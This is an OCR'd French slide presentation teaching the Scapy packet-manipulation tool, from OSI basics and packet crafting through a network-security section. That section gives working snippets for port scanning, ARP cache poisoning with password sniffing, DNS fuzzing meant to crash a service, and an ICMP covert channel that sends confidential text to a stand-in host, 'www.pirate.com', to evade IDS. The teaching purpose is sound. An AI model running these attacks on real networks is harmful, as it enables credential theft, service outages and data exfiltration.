
Scapy en pratique

Renaud Lifchitz

Plan



- Qu'est-ce que Scapy ?
- Quelques notions réseaux
- Manipulations basiques
- Utilisation avancée : sécurité réseau
- Références

Qu'est-ce que Scapy ? Présentation générale

- Interpréteur Python spécialisé réseau
- Construire un seul paquet en C → 60 lignes
- Un outil multi-utilisation :
  - forgeur de paquets
  - sniffeur
  - scanneur
  - outil de test (machine/service actif ?)
  - outil de fingerprint
  - outil d'attaque (valeurs non prévue dans les protocoles...)
- Peut remplacer de nombreux outils existants : ethereal/wireshark, tcpdump, dsniff, excalibur, ping, traceroute, nmap, xprobe, ettercap, ...

Qu'est-ce que Scapy ? Avantages par rapport aux autres outils réseaux

- Pas de syntaxe complexe ("flags" à retenir, liste de commandes à rallonge...)
- Fonctions de haut niveau déjà implémentées
- Non dédié à une tâche spécifique
- Modulaire
- Extensible

Qu'est-ce que Scapy ?
Points forts & points faibles

- Points forts :
  - Langage interactif de haut niveau
  - Forge et analyse de paquets très simples
  - Passe le firewall local
- Points faibles :
  - Ne peut pas traiter trop de paquets simultanément (se servir d'un outil dédié pour ça)
  - Fournit les résultats bruts, ne les interprète pas
  - Support partiel de certains protocoles complexes

Quelques notions réseaux
Le modèle OSI - 1/?


- Open Systems Interconnection
- Norme ISO 7498 créée en 1984
- Modèle en 7 couches
- Permet d'expliquer la quasi-totalité des protocoles réseaux existants et à venir

Quelques notions réseaux
Le modèle OSI - 2/?

7	Couche application
6	Couche de présentation
5	Couche de session
4	Couche de transport
3	Couche de réseau
2	Couche de liaison
1	Couche physique

Quelques notions réseaux
Le modèle OSI - 2/?

- L'encapsulation :



- La couche N de l'expéditeur communique avec la couche N du destinataire
- Mécanisme d'ajout successif d'entêtes à l'expédition, mécanisme de retrait successif d'entêtes à la réception

Quelques notions réseaux
Le modèle OSI - 2/?

- Description rapide des couches :
  - couche application : données applicatives
    (ex.: HTTP, FTP, SMTP)
  - couche présentation : formatage, cryptage, compression...
    (ex.: SSL)
  - couche session : établissement de sessions
    (ex.: TCP)
  - couche transport : qualité de transmission
    (ex.: UDP, TCP/IP)
  - couche réseaux : connectivité, routage
    (ex.: IP, ICMP)
  - couche liaison de données : adressage physique
    (adresse MAC)
  - couche physique : signaux électriques/radios

Manipulations basiques
Protocoles supportés

- Près de 150 protocoles réseaux supportés dont : Ethernet, IP, IPv6, TCP, UDP, DNS, ICMP, DHCP, ARP, BOOTP, NetBIOS, NTP, Radius, SNMP, TFTP, Dot11, GPRS, L2CAP, ...

```
>>> ls()
ARP         : ARP
ASN1_Packet : None
BOOTP       : BOOTP
CookedLinux : cooked linux
DHCP        : DHCP options
DNS         : DNS
DNSQR       : DNS Question Record
DNSRR       : DNS Resource Record
Dot11       : 802.11
Dot11ATIM   : 802.11 ATIM
(...)
```

Manipulations basiques Commandes de base - 1/2

- Une vingtaine de fonctions de base :

```
>>> lsc()
sr                : Send and receive packets at layer 3
sr1               : Send packets at layer 3 and return only the first answer
srp               : Send and receive packets at layer 2
srp1              : Send and receive packets at layer 2 and return only the first
                    answer
sniff             : Sniff packets
p0f               : Passive OS fingerprinting: which OS emitted this TCP SYN ?
arpcachepoison    : Poison target's cache with (your MAC,victim's IP) couple
send              : Send packets at layer 3
sendp             : Send packets at layer 2
traceroute        : Instant TCP traceroute
arping            : Send ARP who-has requests to determine which hosts are up
ls                : List  available layers, or infos on a given layer
lsc               : List user commands
nmap_fp           : nmap fingerprinting
report_ports      : portscan a target and output a LaTeX table
is_promisc        : Try to guess if target is in Promisc mode. The target is provided
                    by its ip.
promiscping       : Send ARP who-has requests to determine which hosts are in
                    promiscuous mode
(...)
```

Manipulations basiques Commandes de base - 2/2

- Fonctions d'introspection Python :

```
>>> help(send)
Help on function send in module __main__:
send(x, inter=0, loop=0, count=None, verbose=None, *args, **kargs)
    Send packets at layer 3
    send(packets, [inter=0], [loop=0], [verbose=conf.verb]) -> None


>>> dir(IP)
['__class__', '__contains__', '__delattr__', '__dict__', '__div__', '__doc__', '__eq__',
'__getattr__', '__getattribute__', '__getitem__', '__gt__', '__hash__', '__init__',
'__iter__', '__len__', '__lt__', '__metaclass__', '__module__', '__mul__', '__ne__',
'__new__', '__nonzero__', '__rdiv__', '__reduce__', '__reduce_ex__', '__repr__', '__rmul__',
'__setattr__', '__str__', '__weakref__', 'add_payload', 'add_underlayer', 'aliastypes',
'answers', 'build', 'build_done', 'build_payload', 'build_ps', 'canvas_dump', 'command',
'copy', 'decode_payload_as', 'default_payload_class', 'display', 'dissect',
'dissection_done', 'do_build', 'do_build_ps', 'do_dissect', 'do_dissect_payload',
'do_init_fields', 'explicit', 'extract_padding', 'fields_desc', 'from_hexcap', 'get_field',
'getfield_and_val', 'getfieldval', 'getlayer', 'guess_payload_class', 'hashret', 'haslayer',
'hide_defaults', 'hops', 'init_fields', 'initialized', 'lastlayer', 'libnet', 'lower_bonds',
'mysummary', 'name', 'ottl', 'overload_fields', 'payload_guess', 'pdfdump', 'post_build',
'post_dissect', 'post_dissection', 'pre_dissect', 'psdump', 'remove_payload',
'remove_underlayer', 'send', 'show', 'show2', 'show_indent', 'sprintf', 'summary',
'underlayer', 'upper_bonds', 'whois']
```

Manipulations basiques
Fabrication de paquets

- Pas nécessaire de remplir tous les champs (valeurs par défaut)
- Empiler naturellement les couches réseaux des plus basses aux plus élevées
- Résolution DNS automatique

```
>>> ls(ICMP)
type        : ByteEnumField         = (8)
code        : ByteField             = (0)
chksum      : XShortField           = (None)
id          : XShortField           = (0)
seq         : XShortField           = (0)
>>> p=IP(dst="www.google.fr")/ICMP()
>>> p.summary()
"IP / ICMP 192.168.0.4 > Net('www.google.fr') echo-request 0"
```

Manipulations basiques
Envoi & réception de paquets

```
>>> p=IP(dst="www.google.fr")/ICMP()
>>> send(p)
.
Sent 1 packets.
>>> send(p,loop=1)
.......................... (...)
Sent 757 packets.
>>> q=sr1(p)
Begin emission:
..Finished to send 1 packets.
*
Received 3 packets, got 1 answers, remaining 0 packets
>>> q.summary()
'IP / ICMP 74.125.39.99 > 192.168.0.4 echo-reply 0 / Padding'
>>> q
<IP  version=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=240
proto=icmp chksum=0x9853 src=74.125.39.99 dst=192.168.0.4 options='' |
<ICMP  type=echo-reply code=0 chksum=0x0 id=0x0 seq=0x0 |<Padding
load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00' |>>>
```

Manipulations basiques
Manipulation de paquets


```
>>> q.haslayer(TCP)
0
>>> q.haslayer(IP)
1
>>> q[IP].src
'74.125.39.99'
>>> q[IP].ttl=255
>>> del q[IP].chksum
>>> q
<IP  version=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=255
proto=icmp src=74.125.39.99 dst=192.168.0.4 options='' |<ICMP
type=echo-reply code=0 chksum=0x0 id=0x0 seq=0x0 |<Padding
load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00' |>>>
```

Manipulations basiques
Entrées / sorties - 1/2

```
>>> lp=sniff()   # Capture de trafic réseau
>>> lp
<Sniffed: TCP:40 UDP:0 ICMP:0 Other:0>

>>> wrpcap("capture.pcap",lp) # Sauvegarde des paquets
>>> del lp
>>> lp=rdpcap("capture.pcap") # Chargement des paquets
>>> lp
<capture.pcap: TCP:40 UDP:0 ICMP:0 Other:0>

>>> str(lp[0]) # Conversion en chaîne binaire
'\x00\x07\xcbO]]\x00\x0e\xa6\x82\xf9\x99\x08\x00E\x00\x004`\x16@\x00
@\x06\xa2\x0e\xc0\xa8\x00\x04X\xbf\x1f4\xab\x87\x00P\x8a\x88\x0c
%\xee\x0c\xff\xc0\x80\x10\x00\x19\xfbu\x00\x00\x01\x01\x08\n1\x82a\x
13\x02\x06B\xa0'
>>> r=Ether(str(lp[0])) # Interprétation de la chaîne
>>> r==lp[0]
True
```

Manipulations basiques
Entrées / sorties - 2/2

```
>>> lp[0].pdfdump()
```



Manipulations basiques
Scripter avec Scapy

- Dans un fichier "progscapy.py" :

```
#!/usr/bin/python

import sys
sys.path.append('/usr/bin') # Répertoire d'installation de Scapy
from scapy import *

p=IP(dst='www.google.fr')/ICMP()
send(p)
```

Utilisation avancée : sécurité réseau
Les séquences d'une attaque informatique

- Les attaques informatiques suivent toujours le même schéma :
  - Prise d'informations
  - Gain d'accès
  - Elévation de privilèges
  - Maintien d'accès
  - Nettoyage des traces

- Comment Scapy permet-il de tester sa sécurité ?

Utilisation avancée : sécurité réseau
Prise d'informations

- Scan TCP :


```
>>> res,unans = sr(IP(dst="192.168.0.1")/TCP(flags="S",
dport=(1,100)))

>>> res.nsummary( lfilter=lambda(s,r): (r.haslayer(TCP) and
(r.getlayer(TCP).flags & 2)))
0022 IP / TCP 192.168.0.4:ftp_data > 192.168.0.1:telnet S ==>
IP / TCP 192.168.0.1:telnet > 192.168.0.4:ftp_data SA / Padding
0024 IP / TCP 192.168.0.4:ftp_data > 192.168.0.1:smtp S ==> IP /
TCP 192.168.0.1:smtp > 192.168.0.4:ftp_data SA / Padding
```

Ports 23 (telnet) et 25 (smtp) ouverts !

Utilisation avancée : sécurité réseau
Prise d'informations

- Scan derrière une passerelle ou un load balancer :

```
>>> a,b=sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000))
>>> a.plot(lambda x:x[1].id)
<Gnuplot._Gnuplot.Gnuplot instance at 0xb7d6a74c>
```



Utilisation avancée : sécurité réseau
Prise d'informations


- Traceroute graphique :

```
>>> res,unans =
traceroute(["www.microsoft.com","www.cisco.com","www.yahoo.com","www.
wanadoo.fr","www.pacsec.com"],dport=[80,443],maxttl=20,retry=-2)
(...)
>>> res.graph()
```

Graphique de la topologie réseau !

Utilisation avancée : sécurité réseau

Prise d'informations



Utilisation avancée : sécurité réseau
Gain d'accès

- Détournement de trafic par "ARP cache poisoning" et capture du trafic :

```
>> arpcachepoison("target", "victim")

# et en parallèle :

>> lp=sniff(lfilter=lambda(p): p.haslayer(TCP) and p.haslayer(Raw)
and "PASS " in p[Raw].load)
```

Capture des mots de passe en clair !

Utilisation avancée : sécurité réseau
Gain d'accès

- Fuzzing DNS pour trouver des vulnérabilités (in)connues :

```
>>> p=IP(dst="192.168.0.1")/UDP(dport=53)/fuzz(DNS())
>>> send(p,loop=1)
```

Paralysie voire plantage du service DNS !

Utilisation avancée : sécurité réseau
Maintien d'accès

- Tunneling ICMP (covert channel) :

```
>>> ch="Texte confidentiel"
>>> p=IP(dst="www.pirate.com")/ICMP()
>>> for c in ch:
...     p.id=ord(c)
...     send(p)
...
.
Sent 1 packets.
.
Sent 1 packets.
(...)
```

Evasion d'IDS !

Références

- Page officielle de Scapy : http://www.secdev.org/projects/scapy/
- Conférence "Scapy : interactive packet manipulation", Philippe Biondi, Libre Software Meeting, 9-12 juillet 2003
- Security Power Tools, 1ère édition, O'Reilly, ISBN 0-596-00963-1
- GNU/Linux Magazine n°52 juillet-août 2003, Diamond Editions